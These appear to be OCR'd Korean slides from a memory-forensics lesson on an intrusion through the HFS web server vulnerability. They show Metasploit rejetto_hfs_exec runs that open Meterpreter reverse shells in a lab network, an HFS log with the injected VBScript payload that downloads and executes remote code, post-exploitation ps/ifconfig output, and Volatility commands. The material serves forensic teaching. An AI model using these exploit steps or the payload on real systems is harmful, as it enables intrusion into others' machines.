
```
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOST 10.0.2.15
RHOST ⇒ 10.0.2.15
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Using URL: http://0.0.0.0:8080/ubcMMsqR9kQ
[*] Local IP: http://10.0.2.4:8080/ubcMMsqR9kQ
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /ubcMMsqR9kQ
[*] Sending stage (175174 bytes) to 10.0.2.15
^C[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\UVuMTuDjw.vbs' on the target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Using URL: http://0.0.0.0:8080/iN5RKmIeCRD7MTG
[*] Local IP: http://10.0.2.4:8080/iN5RKmIeCRD7MTG
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /iN5RKmIeCRD7MTG
[*] Sending stage (175174 bytes) to 10.0.2.15
^C[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\IuwMkzmPZbSwX.vbs' on the target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Using URL: http://0.0.0.0:8080/mWe6yZl0wHGOdSe
[*] Local IP: http://10.0.2.4:8080/mWe6yZl0wHGOdSe
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /mWe6yZl0wHGOdSe
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:49182 ) at 2022-03-06 06:28:46 -0500
```

Part 2, 침해사고 메모리 분석 - HFS 웹서버 취약점을 이용한 내부 침투 사례

HFS (HttpFileServer) 취약점을 이용한 내부 침투



kali-linux-2022.1-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
1 2 3 4
6:57
kali@kali: ~
File Actions Edit View Help
Right Control

```
^C[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\VlqsMJF.vbs' on the target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Using URL: http://0.0.0.0:8080/UBvu9ocB
[*] Local IP: http://10.0.2.4:8080/UBvu9ocB
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /UBvu9ocB
[*] Sending stage (175174 bytes) to 10.0.2.15
^C[-] Exploit failed [user-interrupt]: Interrupt
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\BjSPJ.vbs' on the target
[!] This exploit may require manual cleanup of '%TEMP%\BjSPJ.vbs' on the target
[-] exploit: Interrupted
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Using URL: http://0.0.0.0:8080/K64ziTWChj
[*] Local IP: http://10.0.2.4:8080/K64ziTWChj
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /K64ziTWChj
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.4:4444 → 10.0.2.15:49188 ) at 2022-03-06 06:33:19 -0500
[*] Meterpreter session 3 opened (10.0.2.4:4444 → 10.0.2.15:49196 ) at 2022-03-06 06:33:52 -0500
[*] Meterpreter session 4 opened (10.0.2.4:4444 → 10.0.2.15:49203 ) at 2022-03-06 06:35:50 -0500
[*] Meterpreter session 5 opened (10.0.2.4:4444 → 10.0.2.15:49208 ) at 2022-03-06 06:36:28 -0500
[*] Meterpreter session 6 opened (10.0.2.4:4444 → 10.0.2.15:49213 ) at 2022-03-06 06:37:06 -0500
[*] Meterpreter session 7 opened (10.0.2.4:4444 → 10.0.2.15:49219 ) at 2022-03-06 06:38:30 -0500
[*] Meterpreter session 8 opened (10.0.2.4:4444 → 10.0.2.15:49224 ) at 2022-03-06 06:39:03 -0500
[*] Meterpreter session 9 opened (10.0.2.4:4444 → 10.0.2.15:49229 ) at 2022-03-06 06:41:01 -0500
[*] Meterpreter session 10 opened (10.0.2.4:4444 → 10.0.2.15:49234 ) at 2022-03-06 06:41:40 -0500
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\diuIghbaI.vbs' on the target

meterpreter > 
```




```
7:54:50 PM 127.0.0.1:49373 Requested GET /
7:56:14 PM 10.0.2.4:39469 Requested GET /?search=> On+Error+Resume+Next
> x.Open+"GET","http://10.0.2.15:8080/q7Rbir8i98QB",False
> If+Err.Number+<>+0+Then
> wsh.exit
> End+If
> x.Send
> Execute+x.responseText.}
7:56:14 PM 10.0.2.4:34709 Requested GET /?search=
```

HFS (HttpFileServer) 취약점을 이용한 내부 침투



kali-linux-2022.1-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
1 2 3 4
7:41
kali@kali: ~
File Actions Edit View Help
Right Control

```
[*] Meterpreter session 8 opened (10.0.2.4:4444 → 10.0.2.15:49224 ) at 2022-03-06 06:39:03 -0500
[*] Meterpreter session 9 opened (10.0.2.4:4444 → 10.0.2.15:49229 ) at 2022-03-06 06:41:01 -0500
[*] Meterpreter session 10 opened (10.0.2.4:4444 → 10.0.2.15:49234 ) at 2022-03-06 06:41:40 -0500
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\diuIghbaI.vbs' on the target

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:53:ed:a3
MTU          : 1500
IPv4 Address : 10.0.2.15
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3dc5:1a33:cd41:6668
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a00:20f
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > 
```


kali-linux-2022.1-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
1 2 3 4
3:20
kali@kali: ~
File Actions Edit View Help
Right Control

```
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 11 opened (10.0.2.4:4444 → 10.0.2.15:49184 ) at 2022-03-09 03:15:13 -0500
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\YustMjFhiYD.vbs' on the target

meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User          Path
 ---   ----  ----               ----  -------  ----          ----
 0     0     [System Process]
 2468  1988  hfs.exe            x86   1        user-PC\user  C:\Users\user\Desktop\hfs2.3b\hfs.exe
 2568  2468  chrome.exe         x64   1        user-PC\user  C:\Program Files\Google\Chrome\Application\c
                                                             hrome.exe
 2580  2568  chrome.exe         x64   1        user-PC\user  C:\Program Files\Google\Chrome\Application\c
                                                             hrome.exe
 2752  2568  chrome.exe         x64   1        user-PC\user  C:\Program Files\Google\Chrome\Application\c
                                                             hrome.exe
 2804  2568  chrome.exe         x64   1        user-PC\user  C:\Program Files\Google\Chrome\Application\c
                                                             hrome.exe
 2892  452   svchost.exe
 2912  2568  chrome.exe         x64   1        user-PC\user  C:\Program Files\Google\Chrome\Application\c
                                                             hrome.exe
 3096  2468  wscript.exe        x86   1        user-PC\user  C:\Windows\SysWOW64\wscript.exe
 3200  2568  chrome.exe         x64   1        user-PC\user  C:\Program Files\Google\Chrome\Application\c
                                                             hrome.exe
 3260  452   svchost.exe
 3408  3096  NuYNzGtWyWBee.ex   x86   1        user-PC\user  C:\Users\user\AppData\Local\Temp\rad7F641.tm
             e                                               p\NuYNzGtWyWBee.exe
 3488  3408  cmd.exe            x86   1        user-PC\user  C:\Windows\SysWOW64\cmd.exe
 3496  368   conhost.exe        x64   1        user-PC\user  C:\Windows\System32\conhost.exe
 3720  2568  chrome.exe         x64   1        user-PC\user  C:\Program Files\Google\Chrome\Application\c
                                                             hrome.exe
 3752  828   wuauclt.exe        x64   1        user-PC\user  C:\Windows\System32\wuauclt.exe
 4040  452   msiexec.exe

meterpreter > 
```

HFS (HttpFileServer) 취약점을 이용한 내부 침투 메모리 포렌식




```
Microsoft Windows [Version 10.0.19042.1526]
(c) Microsoft Corporation. All rights reserved.

C:₩Windows₩system32>cd C:₩qwerasdf₩volatility_2.6_win64_standalone

C:₩qwerasdf₩volatility_2.6_win64_standalone>vol.exe -f win7.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:₩qwerasdf₩volatility_2.6_win64_standalone₩win7.raw)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82b7ac30L
          Number of Processors : 4
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82b7bc00L
                KPCR for CPU 1 : 0x807cb000L
                KPCR for CPU 2 : 0x8b515000L
                KPCR for CPU 3 : 0x8b550000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2019-07-06 09:45:07 UTC+0000
     Image local date and time : 2019-07-06 02:45:07 -0700

C:₩qwerasdf₩volatility_2.6_win64_standalone>vol.exe -f win7.raw --profile=Win7SP1x86 pstree
Volatility Foundation Volatility Framework 2.6
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x851ae020:System                                      4      0    102    602 2019-07-06 07:48:52 UTC+0000
. 0x87e2f4a0:smss.exe                                 256      4      2     32 2019-07-06 07:48:52 UTC+0000
```

Part 2,

침해사고 메모리 분석 - HFS 웹서버 취약점을 이용한 내부 침투 사례

pstree – 프로세스 정보를 트리 형식으로 표현

